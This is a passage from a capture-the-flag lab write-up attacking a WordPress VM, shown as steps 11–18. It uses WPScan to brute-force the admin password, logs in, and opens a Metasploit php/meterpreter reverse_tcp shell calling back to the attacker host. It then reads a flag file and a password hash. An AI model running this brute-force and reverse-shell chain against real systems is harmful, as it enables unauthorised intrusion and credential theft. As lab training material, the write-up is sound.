
Request Response

```
Pretty Raw Hex
1 POST /wp-login.php HTTP/1.1
2 Host: 192.168.236.132
3 Content-Length: 105
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.236.132
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.236.132/wp-login.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: wordpress_test_cookie=WP+Cookie+check
14 Connection: keep-alive
15
16 log=Elliot&pwd=admin&wp-submit=Log+In&redirect_to=http%3A%2F%2F192.168.236.132%2Fwp-admin%2F&testcookie=1
```

Step 11: Verifying the Discovered Username on WordPress Login Page

After discovering the potential valid username through brute-force, the next step involved manually testing it on the WordPress login interface. The username was entered to confirm whether the system provided a different response compared to invalid entries, which would validate its existence. This step ensures that the brute-force result was accurate before proceeding with password enumeration.


Tool Used: Web browser (manual testing)



Step 12: Password Enumeration Using WPScan

To identify the valid password for the discovered username, WPScan was utilized in brute-force mode. A targeted dictionary attack was launched using the fsociety.dic wordlist. WPScan attempted multiple login attempts against the WordPress login endpoint using the previously discovered username to crack the password.

- **Tool Used:** WPScan
- **Wordlist Used:** fsociety.dic




The screenshot shows a Parrot OS desktop environment. On the left is a file manager window showing various files and folders. In the center is a terminal window titled "Parrot Terminal". The terminal output is as follows:

```
| Style Name: Twenty Fifteen
| Style URI: https://wordpress.org/themes/twentyfifteen/
| Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st...
| Author: the WordPress team
| Author URI: https://wordpress.org/
|
| Found By: Css Style In 404 Page (Passive Detection)
|
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.236.132/wp-content/themes/twentyfifteen/style.css?ver=4.3.1, Match: 'Version: 1.3'
[+] Enumerating All Plugins (via Passive Methods)
[i] No plugins Found.
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:02 <===== (137 / 137) 100.00% Time: 00:00:02
[i] No Config Backups Found.
[+] Performing password attack on Xmlrpc Multicall against 1 user/s
Progress Time: 00:18:09 <===== > (890 / 1716) 51.86% ETA: 00:16:51
```

Step 13: Successful Password Discovery Using WPScan

The WPScan brute-force attack completed successfully, revealing the valid password for the previously discovered username. This confirms valid credentials, enabling authenticated access to the WordPress admin panel.

- **Tool Used:** WPScan
- **Status:** Login credentials successfully discovered via dictionary attack.



The screenshot shows a Parrot OS desktop environment. On the left is a file manager window showing various files and folders. In the center is a terminal window titled "Parrot Terminal" displaying the output of a WPScan password attack. The terminal output includes progress bars, success messages, and a summary of the attack results. A red box highlights the successful login information: "Username: Elliot, Password: ER28-0652". The terminal also shows statistics about the attack, such as requests done, cached requests, data sent/received, memory used, and elapsed time. The bottom of the terminal shows the user's prompt: "[ghost@parrot] -[~/Downloads]\$".

```
[+] Performing password attack on Xmlrpc Multicall against 1 user/s
Progress Time: 00:34:47 <===== (1716 / 1716) 100.00% Time: 00:34:47
WARNING: Your progress bar is currently at 1716 out of 1716 and cannot be incremented. In v2.0.0 this will become a ProgressBar::InvalidProgressError.
Progress Time: 00:34:48 <===== (1716 / 1716) 100.00% Time: 00:34:48
[SUCCESS] - Elliot / ER28-0652
All Found

[!] Valid Combinations Found:
| Username: Elliot, Password: ER28-0652


[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Tue Jul 29 08:07:33 2025
[+] Requests Done: 1908
[+] Cached Requests: 6
[+] Data Sent: 227.091 MB
[+] Data Received: 198.344 MB
[+] Memory used: 272.789 MB
[+] Elapsed time: 00:34:55
[ghost@parrot] -[~/Downloads]$
```

Step 14: Successful Login to WordPress Admin Panel

Using the previously enumerated valid **username** and **password**, a successful login was achieved on the WordPress login panel of the target machine. This confirmed valid credentials and access to the administrative interface of the CMS.

- **Tool Used:** Web Browser (Manual Login)
- **Objective:** Verify credential validity and gain WordPress admin access.




Step 15: Payload Configuration and Listener Setup Using Metasploit

Metasploit Framework was utilized to craft a reverse shell payload. The following configurations were applied:

- **Payload:** meterpreter/reverse_tcp
- **Module:** multi/handler
- **LHOST** and **LPORT** were set to the attacker's IP and a listening port, respectively.
- The listener was configured to receive the incoming reverse shell upon execution.

This setup enabled the system to be ready for remote code execution once the payload was triggered on the target.

- **Tool Used:** Metasploit Framework
- **Objective:** Prepare reverse shell payload and set up listener.



The screenshot shows a Parrot OS desktop environment. On the left is a file manager window showing various files and folders. In the center is a terminal window titled "Parrot Terminal" displaying Metasploit command-line interface. The terminal output includes:

```
Metasploit Documentation: https://docs.metasploit.com/
[*] msf[1](Jobs:0 Agents:0) >> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[*] msf[1](Jobs:0 Agents:0) exploit(multi/handler) >> set payload php/meterpreter/reverse_tcp
[*] payload => php/meterpreter/reverse_tcp
[*] msf[1](Jobs:0 Agents:0) exploit(multi/handler) >> show options

Payload options (php/meterpreter/reverse_tcp):
Name   Current Setting  Required  Description
----  -----  -----  -----
LHOST          yes      The listen address (an interface may be specified)
LPORT          4444     yes      The listen port

Exploit target:
Id  Name
--  --
0   Wildcard Target
```

Step 16: Metasploit Exploit Execution and Session Establishment

After setting the payload and configuring the necessary parameters such as LHOST and LPORT in **Metasploit**, the exploit was executed. As a result, a **Meterpreter session** was successfully established, confirming remote access to the target system.

Tool Used: Metasploit Framework

Commands Used:

```
set payload php/meterpreter/reverse_tcp
```

```
set LHOST <system ip>
```

```
set LPORT : 4444
```

```
exploit
```

Objective: Establish a reverse shell session for post-exploitation.


```
If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.
[*] Started reverse TCP handler on 192.168.236.129:4444
[*] Sending stage (40004 bytes) to 192.168.236.132
[*] Meterpreter session 1 opened (192.168.236.129:4444 -> 192.168.236.132:42755) at 2025-07-29 13:57:00 +0530

(Meterpreter 1)(/opt/bitnami/apps/wordpress/htdocs/wp-content/uploads/2025/07) > sysinfo
Computer      : linux
OS           : Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64
Meterpreter   : php/linux
```

Step 17: Post-Exploitation – Successful System Access

After successfully executing the payload and exploiting the target, access to the system was gained via a **Meterpreter session**. Upon enumerating the system environment, it was observed that the current user context is daemon, confirming limited access to the target machine.

- **Access Gained:** Limited shell as user daemon
 - **Objective:** Verify successful system compromise and begin privilege escalation.




Step 18: Exploring Target Directories and Retrieving Sensitive Files

Post exploitation, multiple directories on the compromised system were accessed for further reconnaissance. While navigating through the target's file system, a directory named robot was identified. Within this directory, the following sensitive files were discovered:

- key-2-of-3.txt – Contains the **second flag**.
- password.raw-md5 – A file containing an **MD5 hashed password** likely used for privilege escalation.

These files were viewed and extracted for further analysis.

Objective: Gather critical information for next-stage access and begin hash cracking.



The screenshot shows a Parrot OS desktop environment. On the left is a file manager window displaying various files and folders, including 'key_flag.txt' which is highlighted. On the right is a terminal window titled 'Parrot Terminal' showing the following command-line session:

